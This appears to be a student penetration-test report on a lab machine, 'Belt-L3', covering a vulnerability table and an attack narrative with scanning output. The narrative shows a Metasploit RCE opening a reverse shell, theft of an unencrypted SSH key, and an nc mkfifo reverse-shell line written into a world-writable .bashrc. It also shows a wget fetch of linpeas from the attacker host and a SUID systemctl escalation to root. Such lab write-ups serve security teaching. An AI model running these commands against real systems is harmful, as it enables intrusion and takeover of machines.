# Executive Summary

The purpose of this assessment was to indentify vulnerabilities that can lead the system to be exploited and to sever offensive purposes. The tests were carried out assuming the identitiy of an attacker or a malicious user but no harm was made to the functionality or working of the application/network.


## 1.1 Scope of Testing

Security assesment includes testing for secuirty loopholes in the scope defined below.

**Machine:** Belt-L3

## 1.2 Graphical Summary

The below graphical representations from the aseesment results will provide you an overall summary of the severity, respective CVSS Score.



## 1.3 List of The Vulnerabilities

| # | Vulnerability | Severity | CVSS Score |
|---|---|---|---|
| 1 | Exploitable SUID Binary | Critical | 9.3 |
| 2 | Incorrect Permission Assignment | High | 8.4 |
| 3 | Remote Code Execution | High | 7.2 |
| 4 | Noticeable High Privilege Cronjob | Medium | 5.7 |
| 5 | SSH Username Enumeration | Medium | 5.3 |
| 6 | Unencrypted Private Key Disclosure | Medium | 4.4 |

## 1.4 Details of Discovered Vulnerabilities

### Vulnerability#1

### (Critical)

**Definition:** SUID (Set User Identification) is permission that allow users to execute a binary or script with the permissions of its owner (SUID). If the owner of these binaries is root user and these binaries can create a privilege escalation vector, the root user can be captured with these binaries.

**Details:** Since the "systemctl" file in the system has SUID permission and can create attack vectors, it can be used for vertical privilege escalation to the root user.

## Vulnerability#2

## (High)

**Definition:** Incorrect permission assignment is usually a user-generated vulnerability. It occurs when files or directories are given more permission than necessary. By using these files and directories, an attacker can do horizontal or vertical privilege escalation.

**Details:** The .bashrc file in the "belter" user's directory is authorized in a way that anyone can access and modify. In addition, a cronjob by root constantly logs in to the "belter" user and ensures that the .bashrc file is constantly reworked. Therefore, this file may be edited by an unauthorized person, resulting in the "belter" user being hijacked.

## Vulnerability#3

## (High)

**Definition:** Remote Code Execution (RCE) is one of the most dangerous vulnerabilities that allows an attacker to remotely run malicious code within the target system on the local network or over the Internet.

**Details:** The website has a direct utility belt which is a set of tools for PHP developers interface. An attacker can infiltrate the system using the tools on this website.

## Vulnerability#4

## (Medium)

**Definition:** A cron job is a Linux command used for scheduling tasks to be executed sometime in the future. This is normally used to schedule a job that is executed periodically. If a high-authority user has a cronjob and the file assigned to this cronjob is not sufficiently secured, an attacker can exploit this file to gain privileges.

**Details:** The root user has a cronjob called auto.sh which is visible to everyone. But since this file is located in the root user's own directory, there is no visible problem.

## Vulnerability#5

## (Medium)

**Definition:** SSH, also known as Secure Shell or Secure Socket Shell, is a network protocol that gives users a secure way to access a computer over a secured or an unsecured network. Vulnerabilities in some versions may create a partial or complete danger.

**Details:** Openssh version 7.6p1 is running on port 22 of the system. This version has a vulnerability (CVE-2018-15473) that leaks information about usernames. Using this vulnerability, an attacker can obtain information about users on the system.

### Vulnerability#6

### (Medium)

**Definition:** SSH key pairs are two cryptographically secure keys that can be used to authenticate a client to an SSH server. Each key pair consists of a public key and a private key. Private keys are things that should be kept secret. If the attacker accesses this key and this key is not encrypted, he can use this key to infiltrate the system with the privileges of the user who owns it.

**Details:** "John's" private key is unencrypted in his directory. Anyone who has this key can enter the system as "john" at any time without the need for a password.

# Attack Narrative


## Remote System Discovery

To identify vulnerabilities in the target network, all ports on the system were scanned. Two port were open, one of them is 22nd which belongs to SSH protocol. The other one is 80th which belongs to http protocol. As it can be seen from the information such as the applications found in the port scan, the version numbers of these applications...

```
root@kali:~# nmap -A -p- 192.168.8.104
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-28 10:54 EDT
Nmap scan report for 192.168.8.104
Host is up (0.13s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a6:0c:96:fa:8b:d5:05:73:8a:d1:c4:a6:47:c0:1c:c9 (RSA)
|   256 61:21:c7:ef:c0:40:1a:23:38:1e:bd:07:85:94:e2:17 (ECDSA)
|_  256 e9:81:b9:b2:9c:02:de:da:e1:09:d4:5b:64:5b:83:e8 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: PHP Utility Belt
|_http-server-header: Apache/2.4.29 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=4/28%OT=22%CT=1%CU=38634%PV=Y%DS=3%DC=T%G=Y%TM=626AACE
OS:3%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=2%ISR=10C%TI=Z%II=I%TS=A)OPS(O1=M
OS:506ST11NW7%O2=M506ST11NW7%O3=M506NNT11NW7%O4=M506ST11NW7%O5=M506ST11NW7%
OS:O6=M506ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=N)
OS:T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%
OS:T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164
OS:%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1723/tcp)
HOP RTT       ADDRESS
1   64.88 ms  192.100.0.10
2   110.58 ms 10.254.200.11
3   110.71 ms 192.168.8.104

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 597.01 seconds
root@kali:~#
```

## Website Enumeration

By looking at the title and content of the site, it can be seen that this web interface serves utility tools.



## Web Server Directory Discovery

A port scan is started to find all possible directories on the web server. Found 4 directories. But these directories did not give big clues about the system.

```
root@kali:~# gobuster dir -u 192.168.8.104 -w Tools/Web/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.8.104
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                Tools/Web/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/04/28 10:17:44 Starting gobuster in directory enumeration mode
===============================================================
/pages                (Status: 301) [Size: 314] [--> http://192.168.8.104/pages/]
/assets               (Status: 301) [Size: 315] [--> http://192.168.8.104/assets/]
/lib                  (Status: 301) [Size: 312] [--> http://192.168.8.104/lib/]
/server-status        (Status: 403) [Size: 278]
```

## Exploitation

As can be seen from the sources on the internet, the "utility belt" can run php commands. And if these commands are not sanitized, they can be used by the attacker to get a reverse shell. Different resources on the internet or metasploit can be used for this.

```
root@kali:~# msfconsole

       =[ metasploit v6.1.29-dev                          ]
+ -- --=[ 2198 exploits - 1164 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Adapter names can be used for IP params
set LHOST eth0

msf6 > search belt

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/multi/http/php_utility_belt_rce     2015-12-08       excellent  Yes    PHP Utility Belt Remote Code Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/php_utility_belt_rce

msf6 >
```

As can be seen in the pictures below, metasploit was selected to receive a reverse shell, the necessary parameters were entered and the system was infiltrated.

```
msf6 exploit(multi/http/php_utility_belt_rce) > set RHOSTS 192.168.8.104
RHOSTS => 192.168.8.104
msf6 exploit(multi/http/php_utility_belt_rce) > set LHOST 192.100.0.22
LHOST => 192.100.0.22
msf6 exploit(multi/http/php_utility_belt_rce) > set TARGETURI /ajax.php
TARGETURI => /ajax.php
msf6 exploit(multi/http/php_utility_belt_rce) > show options

Module options (exploit/multi/http/php_utility_belt_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.8.104    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /ajax.php        yes       The path to PHP Utility Belt
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.100.0.22     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PHP Utility Belt


msf6 exploit(multi/http/php_utility_belt_rce) > exploit

[*] Started reverse TCP handler on 192.100.0.22:4444
[*] Sending stage (39282 bytes) to 192.168.8.104
[*] Meterpreter session 1 opened (192.100.0.22:4444 → 192.168.8.104:41942 ) at 2022-04-28 10:33:37 -0400

meterpreter >
```

## Post Exploitation

After the system was infiltrated, it is seen that the captured user is "john". When the home directory of the "john" user is examined, it is seen that the ".ssh" file exists and it contains the unencrypted private key (id_rsa).

```
meterpreter > pwd
/var/www/html
meterpreter > cd /home/john
meterpreter > ls -al
Listing: /home/john
==========

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
020666/rw-rw-rw-  0     cha   2022-04-28 10:11:34 -0400  .bash_history
100644/rw-r--r--  220   fil   2022-01-20 01:01:19 -0500  .bash_logout
100644/rw-r--r--  3771  fil   2022-01-20 01:01:19 -0500  .bashrc
040700/rwx------  4096  dir   2022-01-20 01:02:12 -0500  .cache
040700/rwx------  4096  dir   2022-01-20 01:02:11 -0500  .gnupg
040775/rwxrwxr-x  4096  dir   2022-01-20 03:42:12 -0500  .local
020666/rw-rw-rw-  0     cha   2022-04-28 10:11:34 -0400  .mysql_history
100644/rw-r--r--  807   fil   2022-01-20 01:01:19 -0500  .profile
040700/rwx------  4096  dir   2022-01-20 03:42:36 -0500  .ssh

meterpreter > cd .ssh
meterpreter > ls -al
Listing: /home/john/.ssh
==========

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  393   fil   2022-01-20 03:42:36 -0500  authorized_keys
100600/rw-------  1675  fil   2022-01-20 03:40:54 -0500  id_rsa
100644/rw-r--r--  393   fil   2022-01-20 03:40:54 -0500  id_rsa.pub
100644/rw-r--r--  222   fil   2022-01-20 03:41:10 -0500  known_hosts

meterpreter > download id_rsa
[*] Downloading: id_rsa → /root/id_rsa
[*] Downloaded 1.64 KiB of 1.64 KiB (100.0%): id_rsa → /root/id_rsa
[*] download   : id_rsa → /root/id_rsa
meterpreter >
```

Because the SSH shell is more stable, the meterpreter is terminated and the system is entered via ssh using a private key.

## Horizontal Privilege Escalation

```
john@BeltL3:~$ cd ..
-rbash: cd: restricted
john@BeltL3:~$ ls -al ..
total 16
drwxr-xr-x  4 root   root   4096 Jan 20 09:01 .
drwxr-xr-x 23 root   root   4096 May 25  2020 ..
drwxr-xr-x  5 belter belter 4096 Apr 28 17:46 belter
drwxr-xr-x  6 john   john   4096 Jan 20 11:42 john
john@BeltL3:~$ ls -al ../belter
total 40
drwxr-xr-x 5 belter belter 4096 Apr 28 17:46 .
drwxr-xr-x 4 root   root   4096 Jan 20 09:01 ..
lrwxrwxrwx 1 belter belter    9 Oct 25  2021 .bash_history → /dev/null
-rw-r--r-- 1 belter belter  220 Oct 25  2021 .bash_logout
-rwxrwxrwx 1 belter belter   20 Dec  8 21:35 .bashrc
-rw-rw-r-- 1 belter belter 2743 Apr 28 17:46 bck.zip
drwx------ 2 belter belter 4096 Oct 25  2021 .cache
drwx------ 3 belter belter 4096 Oct 25  2021 .gnupg
drwxrwxr-x 3 belter belter 4096 Dec  6 21:35 .local
lrwxrwxrwx 1 belter belter    9 Oct 25  2021 .mysql_history → /dev/null
-r-------- 1 belter belter   33 Jan 20 08:43 non-privflag.txt
-rw-r--r-- 1 belter belter  807 Oct 25  2021 .profile
john@BeltL3:~$
```

When the home directory of the other user is examined, it is seen that the right to edit the .bashrc file owned by that user is given to everyone.

```
john@BeltL3:~$ cat ../belter/.bashrc
/var/www/html/shell
john@BeltL3:~$ nano ../belter/.bashrc
john@BeltL3:~$ cat ../belter/.bashrc
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.100.0.22 9898 >/tmp/f
john@BeltL3:~$
```

Thus, this file is edited in such a way that it can receive a reverse shell from the other user.

```
root@kali:~# nc -lvp 9898
listening on [any] 9898 ...
192.168.8.104: inverse host lookup failed: Unknown host
connect to [192.100.0.22] from (UNKNOWN) [192.168.8.104] 33388
sh: 0: can't access tty; job control turned off
$ whoami
belter
$ python3 -c "import pty; pty.spawn('/bin/bash')"
belter@BeltL3:~$ export TERM=xterm
export TERM=xterm
belter@BeltL3:~$
```


# Vertical Privilege Escalation

```
belter@BeltL3:~$ ls -al
total 40
drwxr-xr-x 5 belter belter 4096 Apr 28 17:57 .
drwxr-xr-x 4 root   root   4096 Jan 20 09:01 ..
lrwxrwxrwx 1 belter belter    9 Oct 25  2021 .bash_history → /dev/null
-rw-r--r-- 1 belter belter  220 Oct 25  2021 .bash_logout
-rwxrwxrwx 1 belter belter   75 Apr 28 17:50 .bashrc
-rw-rw-r-- 1 belter belter 2784 Apr 28 17:57 bck.zip
drwx------ 2 belter belter 4096 Oct 25  2021 .cache
drwx------ 3 belter belter 4096 Oct 25  2021 .gnupg
drwxrwxr-x 3 belter belter 4096 Dec  6 21:35 .local
lrwxrwxrwx 1 belter belter    9 Oct 25  2021 .mysql_history → /dev/null
-r-------- 1 belter belter   33 Jan 20 08:43 non-privflag.txt
-rw-r--r-- 1 belter belter  807 Oct 25  2021 .profile
belter@BeltL3:~$ wget "http://192.100.0.22:8081/linpeas.sh"
--2022-04-28 18:01:26--  http://192.100.0.22:8081/linpeas.sh
Connecting to 192.100.0.22:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 629053 (614K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 614.31K  57.9KB/s    in 11s

2022-04-28 18:01:38 (55.7 KB/s) - 'linpeas.sh' saved [629053/629053]

belter@BeltL3:~$
```

After the "belter" user is captured, a enumeration script called linpeas is installed on the system to examine the permissions, files...

```
╔══════════╣ Interesting Files
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
strings Not Found
-rwsr-xr-x 1 root root 63K Jun 28  2019 /bin/ping
-rwsr-xr-x 1 root root 44K Mar 22  2019 /bin/su
-rwsr-xr-x 1 root root 31K Aug 11  2016 /bin/fusermount
-rwsr-xr-x 1 root root 27K Sep 16  2020 /bin/umount  --->  BSD/Linux(08-1996)
-rwsrwxr-x 1 root root 179K Aug 26  2021 /bin/systemctl
-rwsr-xr-x 1 root root 43K Sep 16  2020 /bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 10K Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 14K Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 99K Nov 23  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 116K Jun 15  2021 /usr/lib/snapd/snap-confine  --->  Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)
-rwsr-xr-x 1 root root 427K Aug 11  2021 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 42K Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 37K Mar 22  2019 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 146K Jan 19  2021 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 59K Mar 22  2019 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 22K Mar 27  2019 /usr/bin/pkexec  --->  Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
-rwsr-xr-x 1 root root 75K Mar 22  2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 40K Mar 22  2019 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 19K Jun 28  2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 75K Mar 22  2019 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 44K Mar 22  2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 37K Mar 22  2019 /usr/bin/newuidmap
-rwsr-sr-x 1 daemon daemon 51K Feb 20  2018 /usr/bin/at  --->  RTru64_UNIX_4.0g(CVE-2002-1614)
```

When examining the results of the program, it is seen that an unusual file named “systemctl” has suid permission.



```
belter@BeltL3:~$ systemctl enable /home/belter/root.service
Created symlink /etc/systemd/system/multi-user.target.wants/root.service → /home/belter/root.service.
Created symlink /etc/systemd/system/root.service → /home/belter/root.service.
belter@BeltL3:~$ systemctl start root
belter@BeltL3:~$
```

Then a file is created named "root.service" and written the necessary information in it.

```
root@kali:~# nc -lvp 9797
listening on [any] 9797 ...
192.168.8.104: inverse host lookup failed: Unknown host
connect to [192.100.0.22] from (UNKNOWN) [192.168.8.104] 39658
bash: cannot set terminal process group (22749): Inappropriate ioctl for device
bash: no job control in this shell
root@BeltL3:/# whoami
whoami
root
root@BeltL3:/#
```

And this file is expected to be run using systemctl. And it can be seen that the reverse shell belongs to the root user.

Prepared By

**Altay Yücetaş – METU CENG**